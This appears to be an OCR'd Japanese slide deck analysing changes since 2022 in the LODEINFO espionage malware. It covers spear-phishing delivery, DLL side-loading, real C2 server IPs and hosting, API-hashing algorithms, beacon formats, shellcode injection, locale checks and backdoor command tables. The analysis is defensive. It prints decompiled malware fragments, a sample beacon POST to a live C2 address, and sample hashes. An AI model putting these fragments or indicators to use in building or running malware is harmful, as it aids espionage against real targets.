
VirusTotal がなくても、自作ルールの精度検証と簡易的なハンティングが可能



https://www.hybrid-analysis.com/yara-search


ANY.RUN の活用

ANY.RUN は詳細な検索条件の指定と検体のダウンロードができるため、
標的型検体らしきものを観測できる場合がある (要訓練)



ANY.RUN の活用


ANY.RUN の活用



２０２２年以降の
ＴＴＰｓの変化

2022年のタイムラインと傾向

- **Initial Access の手法, 標的セクターに大きな変化はなし**
  - スピアフィッシングメールにマルウェアを添付
  - メディア, 安全保障のセクターに対する攻撃を継続して確認
- DLL Side-Loading に使用する正規の実行ファイルを変更
  - 約1年半使用し続けた “SfsDllSample.exe” から “**K7SysMon.exe**” へ
- LODEINFO マルウェアの**コマンドの一部**と**実行フロー**については変化が見られた



https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

C2サーバのホスティング情報

- **インフラストラクチャの傾向に変化はなし**
  - Vultr, CHOOPA, LINODE などのホスティングサービスを利用
  - IP Geolocation も継続して Japan が多い

C2	version	Hosting service	location
45.77.28[.]124	v0.5.9, v0.6.2	Vultr	Ōi, Saitama, Japan
172.105.223[.]216	v0.6.2, v0.6.5	LINODE	Tokyo, Tokyo, Japan
202.182.108[.]127	v0.6.2, v0.6.5	CHOOPA	Ōi, Saitama, Japan
103.175.16[.]39	v0.6.3	Mondoze	Kuala Lumpur, Kuala Lumpur, Malaysia
5.8.95[.]174	v0.6.3	G-Core Labs S.A.	Urayasu, Tokyo, Japan
172.104.112[.]218	v0.6.5	LINODE	Ōi, Saitama, Japan

API hash アルゴリズムの変更(2022/3)

v0.5.9

API hashing アルゴリズムを JSHash ベースのアルゴリズム + XOR へ変更

☛ 解析時に XOR Key の抽出が必須に

v0.5.9 より前

```
if ( v5 )
{
  v6 = (char *)v4 + v5;
  v7 = (unsigned __int8 *)v4 + *(unsigned int *)((char *)&v4[1].Blink + v5)
  v33 = (struct _LIST_ENTRY **)((char *)&v4->Flink + v5);
  v8 = 0;
  for ( i = *v7;
        *v7;
        v8 = (((v12 >> 1) ^ (0x82F63B78 * (v12 & 1))) >> 1) ^ (0x82F63B78
                                                              * (((unsigned
  {
    ++v7;
    v10 = ((((((char)i | 0x20) ^ v8) >> 1) ^ (0x82F63B78 * (((i | 0x20) ^ (
    v11 = (((v10 >> 1) ^ (0x82F63B78 * (v10 & 1))) >> 1) ^ (0x82F63B78
                                                          * (((unsigned __i
    v12 = (((v11 >> 1) ^ (0x82F63B78 * (v11 & 1))) >> 1) ^ (0x82F63B78
                                                          * (((unsigned __i
    i = *v7;
  }
  if ( (v8 ^ 0xBC) == a1 )
  {
```

CRC32

v0.5.9 以降

```
1 unsigned int __thiscall shr27Shl5JSHash(char *this)
2 {
3   unsigned int i; // eax
4   int v3; // esi
5   int v4; // edi
6
7   for ( i = 0x4E67C6A7; ; i = v4 ^ (i >> 27) ^ (32 * i) )
8   {
9     v3 = *this++;
10    v4 = v3 + 32;
11    if ( (unsigned int)(v3 - 65) > 0x19 )
12      v4 = v3;
13    if ( !v4 )
14      break;
15  }
16  return i ^ 0xF479;
17 }
```

Justin Sobel hash Based Hashing

Beacon payload の変更(2022/4)

v0.6.2

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/81.0.4044.122 Safari/537.36
Host: 202.182.108.127
Content-Length: 304
Connection: Keep-Alive
Cache-Control: no-cache
```

Header　　以降はMain Data

```
woOy1ljh0Pb=OakDLygnW3PLrFUCrnbfKRCPeYuMYxzqeXKwUmuln1fVQhXGnxNaMfHiC7pu7eGyrhgp7AOIiu5J
JuOA9IXg9GNuJoPV8mJiYmJlxxWkENKvfmVlN_lsscMtPW7RzAqwOBDxsJVwTJvfrXCbHclrwEhTEaAH5051uMUF
rUJerIDeRylpirfPabir6u4p36wrpt2YWvNk7POSEBNxcRr8XfIgyu9ED93xgt45458cXvyCAIc_rJTMoOpDYRK7
7h8IQ3a6NcS6UOUczpRY5bItmjEZB50JgoI3Dm4.HTTP/1.0 200 OK
```

```
strcpy(steal_data_format, "%d|%d|%s|%s#%s");
snip.
memset((unsigned int *)steal_data, steal_data->size + 1, '-');
API_TABLE = (API_TABLE *)steal_data->API_TABLE;
strcpy(version, "v0.6.2");
len = ((int (__stdcall *)(char *, int))API_TABLE->lstrlen)(version, v28
stricat((_BYTE *)(steal_data->size + steal_data->raw), (unsigned int)ve
```

```
3E 00 00 00 48 00 00 00  00 00 00 00 00 00 00 00  >...H...........
00 31 36 37 [redacted]   7C 39 33 32 7C  .167[redacted]|932|
30 30 30 43 [redacted]   41 7C 44 45 53  000C2[redacted]A|DES
4B 54 4F 50 [redacted]   38 23 42 79 66  KTOP-[redacted]8#Byf
73 4E 4E 71 4F 4F 56 63  2D 76 30 2E 36 2E 32 00  sNNqOOVc-v0.6.2.
00 00 00 00 00 00 00 00  00 61 6E 50 74 37 6D 35  .........anPt7m5
42 32 34 39 44 4A 35 6A  4A 39 4C 44 41 42 58 4C  B249DJ5jJ9LDABXL
78 4E 47 61 64 59 55 71  6F 74 63 70 4E 39 49 63  xNGadYUqotcpN9Ic
52 55 78 54 43 6A 6E 41  2D 5A 4D 38 45 5F 75 62  RUxTCjnA-ZM8E_ub
47 45 5F 58 57 31 6F 52  44 35 66 48 51 4E 4B 4E  GE_XW1oRD5fHQNKN
53 00 00 00 AB AB AB AB  AB AB AB AB EE FE EE FE  S...............
```

Beacon のフォーマットに
version 情報が追加

オフセット	サイズ (byte)	説明
0	4	データサイズ
4	4	ダミーデータのサイズ
0x11	任意	収集した環境情報 **“実行時刻のUNIXTIME文字列|ANSIコード|MACアドレス コンピュータ名#換字式暗号の鍵-バージョン”** の形式
データサイズ + 27	任意	使用しないカスタムBase64(ダミー)のデータ

※ v.0.5.9 にもそれらしきコードは存在するが、実装にバグがある

memory コマンドの機能追加(2022/4)

v0.6.2



64bit shellcode への対応

- shellcode の先頭 1byte 目を確認
- 0x8D の場合は **0xE9** へ置換し
  64bit shellcode として実行

```
// Magic num. for 32 bit shellcode
if ( *code == 0xE9 )
{
  HIDWORD(bit_flag) = 1;
}
else
{
  if ( *code != 0x8D )
  {
    strcpy(err_msg, "Invalid shellcode!");
    err_msg[19] = 0;
    size = (v9->lstrlen)(err_msg);
    if ( !size )
      size = (v9->lstrlen)(err_msg);
    v212 = v280;
    if ( size )
      memcpy(v280, err_msg, size);
    v212[v279] = 0;
    goto LABEL_198;
  }
  // Magic num. for 64bit shellcode (0x8D)
  HIDWORD(bit_flag) = 2;
  // replace header 1byte for 32-bit one.
  *code = 0xE9;
}
```

ロケールによる環境情報チェック(2022/4)

v0.6.2

	Locale チェックなし	ja-JP チェック	en-US チェック
該当コード			
MD5 hash値	016a974e70bbce6161862e0ac01a0211	da1c9006b493d7e95db4d354c5f0e99f	ff71fadc33b883de934e632ddb4c6b78
動作概要	ロケール情報をチェックせずに、 永続化以降の処理を実行	端末のロケール情報が **ja-JP でない場合**は この関数を無限ループ	端末のロケール情報が **en-US の場合**は この関数を無限ループ(**v0.6.3 以降も使用**)

v0.6.2 の検体の中でも動作に差異あり ☞ **同一バージョン = 基本動作が同じとは限らない**

コマンド削除 (2022/6)

v0.6.3

本バージョンから削除されたコマンド

コマンド	機能
ls	ファイル一覧
rm	指定したファイルの削除
mv	ファイルの移動
cp	ファイルのコピー
cat	C2へのファイルの送信
mkdir	ディレクトリの作成
keylog	キーロガー有効化
ps	プロセス一覧の取得
pkill	指定したプロセスの停止
autorun	永続化の設定/解除

コマンド数が 21 => 11 へ減少


実装コマンド


コマンド	機能
command	使用可能なコマンド一覧を表示
config	未実装 (“Not available.” を返す)
cd	カレントディレクトリの変更
send	ファイルのダウンロード
recv	C2へのファイル送信
memory	svchost へシェルコードをインジェクト
kill	指定したプロセスの停止
ver	バージョン情報の送信
print	スクリーンショットの取得
ransom	指定したファイル、ディレクトリの暗号化
comc	WMIを利用したコマンド実行

実行フローの変化1 (2022/6)

v0.6.3

SFX & DLL Side-Loading





実行フローの変化2 (2022/6)

